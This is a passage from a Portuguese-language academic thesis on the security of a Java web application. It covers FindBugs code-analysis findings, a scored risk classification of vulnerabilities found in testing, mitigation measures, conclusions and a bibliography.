WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	SBSC_USE_STRINGBUFFER_CONCATENATION		2	18 SBSC	PERFORMANCE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	SBSC_USE_STRINGBUFFER_CONCATENATION		2	18 SBSC	PERFORMANCE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	ST_WRITE_TO_STATIC_FROM_INSTANCE_METHOD		2	17 ST	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	ST_WRITE_TO_STATIC_FROM_INSTANCE_METHOD		2	17 ST	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	ST_WRITE_TO_STATIC_FROM_INSTANCE_METHOD		2	17 ST	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	ST_WRITE_TO_STATIC_FROM_INSTANCE_METHOD		2	17 ST	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		2	17 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		2	17 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		2	17 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		2	17 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		2	17 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		2	17 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		2	17 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		2	17 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		2	17 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		2	17 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		2	17 DLS	STYLE

Figura 5.54 Resultado da análise de código

priority	abbrev	category	classname	sourcepath
3	DLS	STYLE	Control.GerenciarLogin	Control/GerenciarLogin.java
3	DLS	STYLE		
3	DLS	STYLE		
3	DLS	STYLE		
3	DLS	STYLE		
3	DLS	STYLE		
3	DLS	STYLE		
3	DLS	STYLE		
2	SBSC	PERFORMANCE	Control.GerenciarLogin	Control/GerenciarLogin.java
2	SBSC	PERFORMANCE		
2	SBSC	PERFORMANCE		
2	ST	STYLE	Control.GerenciarLogin	Control/GerenciarLogin.java
2	ST	STYLE		
2	ST	STYLE		
2	ST	STYLE		
2	DLS	STYLE	Control.GerenciarMenuPerfil	Control/GerenciarMenuPerfil.java
2	DLS	STYLE		
2	DLS	STYLE		
2	DLS	STYLE		
2	DLS	STYLE		
2	DLS	STYLE		
2	DLS	STYLE		
2	DLS	STYLE	Control.GerenciarPerfil	Control/GerenciarPerfil.java
2	DLS	STYLE		

Figura 5.55 Resultado da análise de código

Outro problema, destacado na Figura 5.58, é a inicialização de atributos com letras maiúsculas categorizado como *Bad practice*. A ferramenta indica a linha de código onde está localizada o erro. Ela está no pacote *Model*, arquivo *Java FolhaDePagamento*, na linha *private Funcionario*. Este atributo deveria inicializar com letra minúscula.




Figura 5.58 Problema 2: Bad Practice

O terceiro problema localizado na Figura 5.59 é categorizado como *Dodgy Code*. O problema é o armazenamento morto para variável local (*Dead store to local variable*). Isso significa que no código, no pacote *Control*, arquivo *GerenciarMenuPerfil*, a instrução `Perfil novo = new Perfil();` atribui um valor a uma variável local, mas o valor não é lido ou usado em nenhuma instrução.




Figura 5.59 Problema 3: Dodgy Code

O quarto problema é falha do método na limpeza do fluxo ou recurso (*Method may fail to clean up stream or resource*) categorizado como *experimental*²⁴. O método `PreparedStatement pstmt = conn.prepareStatement(sql);` utilizado para usado para executar instrução sql no java

²⁴A categoria experimental recebe esse nome porque são *bugs* que estão obtendo *feedback* dos usuários quanto a utilidade da padronização do bug

pode falhar ao limpar um objeto do banco de dados ou outro recurso que exija uma operação de limpeza explícita. A Figura 5.60 apresenta o problema de *Method may fail to clean up stream or resource*.




Figura 5.60 Problema 4: Method may fail to clean up stream or resource

O quinto problema na categoria *performance* é Campo não lido: esse campo deve ser estático (*Unread field: should this field be static*). Localizado na linha código *final String USER = "root";*. O valor final indica que o campo não pode ter seu conteúdo alterado depois de inicializado. Assim, esse valor é inicializado para cada instância da classe no momento da sua criação, porém com a modificação desse campo para estático (*static*) o valor estará disponível na classe de forma única para toda a aplicação. Ele não estará vinculado a uma instância da classe, ou seja, ele é compartilhado por todas as instâncias (objetos) desta classe criadas durante a execução da aplicação. Logo, essa mudança garante maior otimização do sistema. A Figura 5.61, a seguir apresenta o problema de *Unread field: should this field be static*.




Figura 5.61 Problema 5:Unread field: should this field be static

5.8 Análise de riscos

■ Discussão de questões de segurança:

Após a realização de testes de segurança, como testes de penetração e análise de código foram constatadas algumas vulnerabilidades, tais como: ausência de senhas ou de senhas fortes, falha no servidor *Glassfish*, ausência de criptografia nos dados trafegados da rede e fácil acesso aos diretórios raízes do sistema, apresentados na Seção 5. Sendo que algumas dessas vulnerabilidades foram listadas na Seção 4, entretanto nessa Seção de testes, elas foram comprovadas por meio de métodos e técnicas, consoante as Seções 5.6.3 e 5.6.4. Assim, por meio desses resultados apresentados fica comprovado a insegurança do sistema RRG Construção.

■ Probabilidade e impacto:

Na etapa anterior foram apresentadas as vulnerabilidades demonstradas nos testes de penetração e análise de código. Já nesta etapa é determinado a probabilidade, de 1 a 10, onde 1 é a probabilidade mais baixa e 10 é a mais alta de ocorrência de exploração. Quanto ao impacto, pontuação de 1 a 10, é determinado pelos efeitos causados nos ativos da empresa. A vulnerabilidade de ausência de senha possui probabilidade de ocorrência de 10 pontos. Já o impacto de ausência de senha é categorizada como revelação de informação, logo, a sua pontuação é 10, pois essa ameaça permite que o invasor passe-se por outra pessoa tendo impactos enormes sobre os negócios da empresa.

Outra vulnerabilidade é a falha no servidor *Glassfish* que possui probabilidade de 10 pontos, pois o mesmo trata-se de um servidor de aplicação. Apesar de exigir

conhecimento técnico para a exploração dessa vulnerabilidade ficou claro, nas seções anteriores, que esse servidor possui senha padrão o que torna mais fácil a sua exploração. O impacto dela é de 10 pontos, pois é categorizada como elevação de privilégios. A terceira é a ausência de criptografia nos dados trafegados da rede que possui probabilidade de 10 porque basta o invasor utilizar de um *sniffer* para interceptar informações sensíveis. Por fim, a vulnerabilidade de fácil acesso aos diretórios raízes do sistema possui impacto de 10 pontos, categorizada como revelação de informação, pois ela possibilitaria ao invasor acesso a pastas importantes e delicadas do sistema. A probabilidade é de 8, pois exigiria um conhecimento técnico do invasor. Segue a Tabela 5.6.

Tabela 5.6 Tabela de Probabilidades e Impactos

Ameaças	Categoria	Probabilidade	Impacto
Ausência de senhas ou de senhas fortes	Revelação de Informação	10	10
Falha no GlassFish	Elevação de Privilégios	10	10
Ausência de Criptografia nos dados trafegados	Revelação de informação	10	8
Acesso indevido ao diretório raiz do sistema	Revelação de informação	8	10

■ Classificação de riscos:

Em seguida as determinações de probabilidades e impactos das vulnerabilidades, é necessário uma classificação de tais riscos. Em vista disso, é apresentado a tabela de classificação de riscos das vulnerabilidades encontradas durante os testes, (Tabela 5.7).

Tabela 5.7 Tabela de Classificação de Riscos

Vulnerabilidades	Dano Potencial	Reproduzibilidade	Explorabilidade	Usuários afetados	Possibilidade de ser descoberto	TOTAL
Ausência de senhas	10	10	10	10	8	9.6
Falha no servidor Glassfish	10	8	8	10	10	9.2
Ausência de criptografia nos dados trafegados na rede	8	10	9	10	10	9.8
Acesso aos diretórios raízes do sistema	10	8	8	10	10	9.2

Na Tabela 5.7, as vulnerabilidades com pontuação 10, na coluna “Dano Potencial”,

indicam que o invasor pode facilmente acessar o sistema ou dados confidenciais. Na vulnerabilidade “Ausência de criptografia nos dados trafegados na rede” possui pontuação 8 porque nem todos os dados trafegados são informações sensíveis. Já a coluna “Reproduzibilidades”, as vulnerabilidades com pontuação 8 significam que possuem falhas de segurança, por exemplo: “Falha no servidor Glassfish”, mas necessitam de certo conhecimento para sua exploração.

A coluna “Explorabilidade” possui pontuações 8, 9 e 10. Os números 9 e 10 indicam que essas vulnerabilidades são facilmente exploradas por meio de acesso remoto ou automatizados por meio de *scripts*, já demonstrado na Seção 5. Na coluna “Usuários afetados”, todas as vulnerabilidades receberam a pontuação de 10 pontos porque elas afetam diretamente um grande número de usuários senão todos. Por fim, a coluna “Possibilidade de descoberta”, a vulnerabilidade “Ausência de senhas” possui a indicação 8 porque um invasor porque roubar senhas e o usuário não se aperceber de tal ação.

■ Estratégias de mitigação e relatos de descobertas:

Após a classificação de risco, são apresentados as técnicas de mitigações para tais vulnerabilidades. Em seguida é apresentado a Tabela 5.8.

Tabela 5.8 Tabela Mitigação de Ameaças

Ameaças	Técnicas ou Tecnologias
Ausência de senhas ou de senhas fortes	Políticas de senhas
Falha no servidor <i>Glassfish</i>	Atualização do servidor e outros sistemas
Ausência de criptografia nos dados trafegados	Utilizar SSL/TLS
Fácil acesso aos diretórios raízes do sistema	Configuração adequada no servidor <i>web</i> para acesso a áreas ou arquivos necessários.

Portanto, através desse estudo ficou comprovado que o uso de boas práticas durante o desenvolvimento mitigaria significativamente as vulnerabilidades no sistema RRG Construções. Por exemplo: a construção de modelagem de ameaça, casos de uso, requisitos de segurança, testes de penetração e análise de código fonte apresentaram fraquezas que poderiam ser identificadas e implementadas técnicas de mitigação na etapa de análise de requisitos e desenvolvimento. Os autores GILLIAM et al. (2001) e MCGRAW (2002) discorrem sobre o uso de boas práticas aliadas ao desenvolvimento seguro de *softwares*, logo, este estudo mostra-se em consonância com os autores. Pois, nas Seções de 4 e 5 foram implementadas boas práticas, no sistema RRG Construção, que mostraram que com a realização delas muitas vulnerabilidades poderiam ser identificadas e consequentemente mitigadas.

Diante dos resultados apresentados e comprovada a eficácia das boas práticas no desenvolvimento de *software*, é notável que muitos dos problemas apresentados na introdução, (Seção 1), como: Má gestão no processo de desenvolvimento (ANTONIO, 2009); Vulnerabilidades no código fonte (MCGRAW, 2002); Validação de dados incorretas; Displicência na documentação do *software* e na arquitetura (EVANDRO, 2013) podem ser facilmente corrigidos pelas etapas de boas práticas que geram uma boa documentação para o *software* a fim de posteriormente implementar melhorias e realizar manutenções. Os próximos passos da investigação são a implementação dessas mitigações, dentre elas estão: criptografia, certificado digital, políticas de senhas, entre outros.

6

Conclusões e Trabalhos Futuros

O desenvolvimento do presente estudo tratou da análise de segurança do sistema RRG Construção. Esse estudo possibilitou analisar a aplicação de boas práticas no desenvolvimento seguro de *software*. Além disso, também permitiu a padronização de técnicas para análise de segurança que podem ser implementadas em outras aplicações *web*.

Ao construir as documentações de casos de uso, análise de risco, requisitos de segurança e modelagem de ameaças, apresentados na seção 4, foi possível demonstrar que vulnerabilidades podem ser identificadas desde a fase de análise de requisitos. Também os testes de segurança conseguiram mostrar e comprovar as vulnerabilidades do sistema RRG Construção permitindo que os objetivos propostos fossem realmente alcançados.

Entretanto, para alcançar os objetivos propostos houveram dificuldades na elaboração dos testes. Uma delas foi a busca de material relacionado ao sistema, criado em *Java*, e suas falhas. Por conta disso, os testes de validação de dados tiveram poucos resultados positivos que pudessem somar uma possível exploração mais detalhada.

Além disso, a falta de servidores de *e-mail* e banco de dados, tiveram impacto nas etapas de descobertas e exploração, pois nesses poderiam haver brechas passíveis de ataques. A exploração teve um grande foco no servidor *web*, *GlassFish*, que apresenta uma falha crítica de segurança para a versão instalada para esse teste.

Diante disso, temos em vista para os trabalhos futuros a implementação das documentações percorridas nesse trabalho. Também, a atualização de servidores e *software* a fim de evitar as vulnerabilidades apresentadas e, por fim, implementar tecnologias de segurança, como certificado digital.

Essa metodologia posta na aplicação poderá ser aplicada em outras eventuais aplicações que necessitem de uma análise de segurança detalhada.

Portanto, apesar das dificuldades no momento dos testes de penetração, o presente trabalho conseguiu cumprir suas propostas e demonstrar a importância de boas práticas durante o desenvolvimento. É notório que a execução de tais testes e a redação desses documentos não foram fáceis, muitas vezes trabalhosa e demorada. Contudo, os resultados compensam, pois ela garante maior segurança e economia de recursos.

- ACAR, Y. et al. Developers need support, too: a survey of security advice for software developers. In: IEEE CYBERSECURITY DEVELOPMENT (SECDEV), 2017., . **Anais...** IEEE, 2017. p.22–26.
- ACUNETIX. **Ataques transversais de diretório**. .: Acunetix, 2017.
- ALBORS, J. **Você sabe o que é um backdoor e como diferenciá-lo de um trojan?** .: We Live Security, 2016.
- ALEXANDER, I. Casos de uso indevido: casos de uso com intenção hostil. **software IEEE**, ., v.20, n.1, p.58–66, 2003.
- ANGELOTTI, E. S. **Banco de Dados**. .: Curitiba: Editora de Livros, 2010.
- ANTONIO. **Gestão de Projetos de Software**. .: DevMedia, 2009.
- ANTUNES, N.; VIEIRA, M. Comparing the effectiveness of penetration testing and static code analysis on the detection of sql injection vulnerabilities in web services. In: IEEE PACIFIC RIM INTERNATIONAL SYMPOSIUM ON DEPENDABLE COMPUTING, 2009., . **Anais...** IEEE, 2009. p.301–306.
- BARBOSA, D. C. **Cross-Site Scripting (XSS)**: entenda o que é e saiba como estar protegido. .: We Live Security, 2018.
- BARNUM, S.; MCGRAW, G. Knowledge for software security. **IEEE Security & Privacy**, ., v.3, n.2, p.74–78, 2005.
- BASHARAT, I.; AZAM, F.; MUZAFFAR, A. W. Database security and encryption: a survey study. **International Journal of Computer Applications**, ., v.47, n.12, 2012.
- BERND STROESSENREUTHER, G. M. **Arquivo http-methods**. .: Nmap, 2016.
- BERTOLLI, E. **IDS e IPS**: qual a diferença? .: Varonis, 2018.
- BOYD, S. W.; KEROMYTIS, A. D. SQLrand: preventing sql injection attacks. In: INTERNATIONAL CONFERENCE ON APPLIED CRYPTOGRAPHY AND NETWORK SECURITY, . **Anais...** Springer, 2004. p.292–302.
- BRAGA, A. M. Visão geral das boas práticas para construção de softwares seguros. **Revista Técnica IPEP, São Paulo, SP**, ., v.7, n.2, p.65–78, 2007.
- CANALTECH. **O que é SSL?** .: CanalTech, 2010.
- CANALTECH, R. **O que é DoS e DDoS?** .: CanalTech, 2018.
- CARVALHO, F. R. de et al. Vulnerabilidades em aplicações web. **RE3C-Revista Eletrônica Científica de Ciência da Computação**, ., v.8, n.1, 2013.
- CETRIX. **O que é controle de acesso?** .: Cetrix, 2017.
- CHESS, B.; MCGRAW, G. Static analysis for security. **IEEE security & privacy**, ., v.2, n.6, p.76–79, 2004.

- CLOUDFLARE. **Ataque de inundação SYN**. .: CloudFlare, 2017.
- COSTA, P. V. et al. Nível de conhecimento de desenvolvedores sobre segurança em aplicações web: pesquisa e análise. In: V ESCOLA REGIONAL DE SISTEMAS DE, . **Anais...** SBC, 2018. p.92–99.
- EVANDRO. **Falta de maturidade no gerenciamento de projetos**. .: DevMedia, 2013.
- EVEO, R. **WAF — O que é e para que serve o Web Application Firewall?** .: EVEO, 2018.
- FINDBUGS. **FindBugs™ - Encontre bugs em programas Java**. .: FindBugs, 2015.
- FIRESMITH, D. e. o. Requisitos de segurança de engenharia. **Journal of object technology**, ., v.2, p.53–68, 2003.
- FORCEPOINT. **O que é um sistema de prevenção de intrusões (IPS)?** .: ForcePoint, 2012.
- FOUNDATION, O. **OWASP TESTING GUIDE**. .: OWASP, 2008.
- GILLIAM, D. P. et al. Reducing software security risk through an integrated approach. In: ANNUAL NASA GODDARD SOFTWARE ENGINEERING WORKSHOP, 26., . **Proceedings...** IEEE, 2001. p.36–42.
- GILLIAM, D. P. et al. Software security checklist for the software life cycle. In: WET ICE 2003. PROCEEDINGS. TWELFTH IEEE INTERNATIONAL WORKSHOPS ON ENABLING TECHNOLOGIES: INFRASTRUCTURE FOR COLLABORATIVE ENTERPRISES, 2003., . **Anais...** IEEE, 2003. p.243–248.
- GSW. **A importância do teste no desenvolvimento de softwares**. .: GSW, 2012.
- HOPE, P.; MCGRAW, G.; ANTÓN, A. I. Misuse and abuse cases: getting past the positive. **IEEE Security & Privacy**, ., v.2, n.3, p.90–92, 2004.
- Information Technology-Code of Practice for Information Security Management**. Geneva, CH: International Organization for Standardization, 2005. Standard.
- JUNIOR, A. **5 erros GRAVES que impactam a Segurança do Software**. .: ProfissionaisTI, 2018.
- KAY, R. **Autenticação**. .: computerworld, 2000.
- LIAO, H.-J. et al. Intrusion detection system: a comprehensive review. **Journal of Network and Computer Applications**, ., v.36, n.1, p.16–24, 2013.
- MATSUNAGA, I. **Os Pilares da Segurança da Informação**. .: computerworld, 2018.
- MCGRAW, G. Building secure software: better than protecting bad software. **IEEE Software**, ., v.19, n.6, p.57–58, 2002.
- MICHAEL HOWARD, D. L. **Escrevendo Código Seguro**. 2.ed. .: BookMan, 2005.
- MICROSOFT. **O que é o DevOps?** .: Microsoft, 2019.

- MIRKOVIC, J.; PRIER, G.; REIHER, P. Attacking DDoS at the source. In: IEEE INTERNATIONAL CONFERENCE ON NETWORK PROTOCOLS, 2002. PROCEEDINGS., 10., . **Anais...** IEEE, 2002. p.312–321.
- MULLER, J. P. **Segurança Para Desenvolvedores Web: usando javascript, html e css.** .: Novatec Editora Ltda, 2016.
- NETO, P. D. **O que é captcha?** .: Professor Deodato Neto, 2016.
- OFICINA, R. **NAT - Network Address Translation.** .: Oficina da NET.
- OLIVEIRA, W. **Princípios Básicos Da Segurança Da Informação.** .: techtem, 2019.
- OWASP. **OWASP Top Ten.** .: OWASP, 2017.
- PAVAO, S. **Saiba o que são ataques cibernéticos e veja como se proteger desses golpes virtuais.** .: Psafe, 2017.
- PENA, B. **Criptografia Assimétrica.** .: slideplayer, 2015.
- PORTALEDUCACAO. **Diagrama de Fluxo de Dados (DFD).** .: PortalEducacao, 2019.
- POTTER, B.; MCGRAW, G. Software security testing. **IEEE Security & Privacy**, ., v.2, n.5, p.81–85, 2004.
- POZZEBOM, R. **Qual a diferença entre robô, spider e crawler?** .: Oficina NET, 2013.
- RAHMAN, A. A. U.; WILLIAMS, L. Software security in devops: synthesizing practitioners' perceptions and practices. In: IEEE/ACM INTERNATIONAL WORKSHOP ON CONTINUOUS SOFTWARE EVOLUTION AND DELIVERY (CSED), 2016., . **Anais...** IEEE, 2016. p.70–76.
- RAPID7. **Metasploit.** .: Rapid7, 2017.
- SALAS, M.; MARTINS, E. Security testing methodology for vulnerabilities detection of xss in web services and ws-security. **Electronic Notes in Theoretical Computer Science**, ., v.302, p.133–154, 2014.
- SECTIGOBR. **O Que é TLS/SSL?** .: Sectigo, 2018.
- SEGINFO. **Utilizando o Nmap Scripting Engine (NSE) – Funcionalidade do Nmap que permite executar scripts do usuário (via @ClavisSecurity).** .: SegInfo, 2012.
- SHUAIBU, B. M. et al. Systematic review of web application security development model. **Artificial Intelligence Review**, ., v.43, n.2, p.259–276, 2015.
- SILVA, P. F. da. **Sistemas Seguros Criptografia Simétrica e Assimétrica.** .: slideplayer, 2015.
- STALLINGS, W. **criptografia e segurança de redes princípios e práticas 4 Ed.** .: Pearson Prentice Hall, 2008.
- SWARM.DEV it. **O método HTTP OPTIONS está seguro atualmente?** .: it-swarm.dev, 2017.
- TECHOPEDIA. **Inference.** .: techopedia, 2017.

THOMPSON, H. H. Application penetration testing. **IEEE Security & Privacy**, ., v.3, n.1, p.66–69, 2005.

VERDON, D.; MCGRAW, G. Risk analysis in software design. **IEEE Security & Privacy**, ., v.2, n.4, p.79–84, 2004.

WELIVESECURITY. **ARP spoofing**: ataque às redes locais. .: WeLiveSecurit, 2017.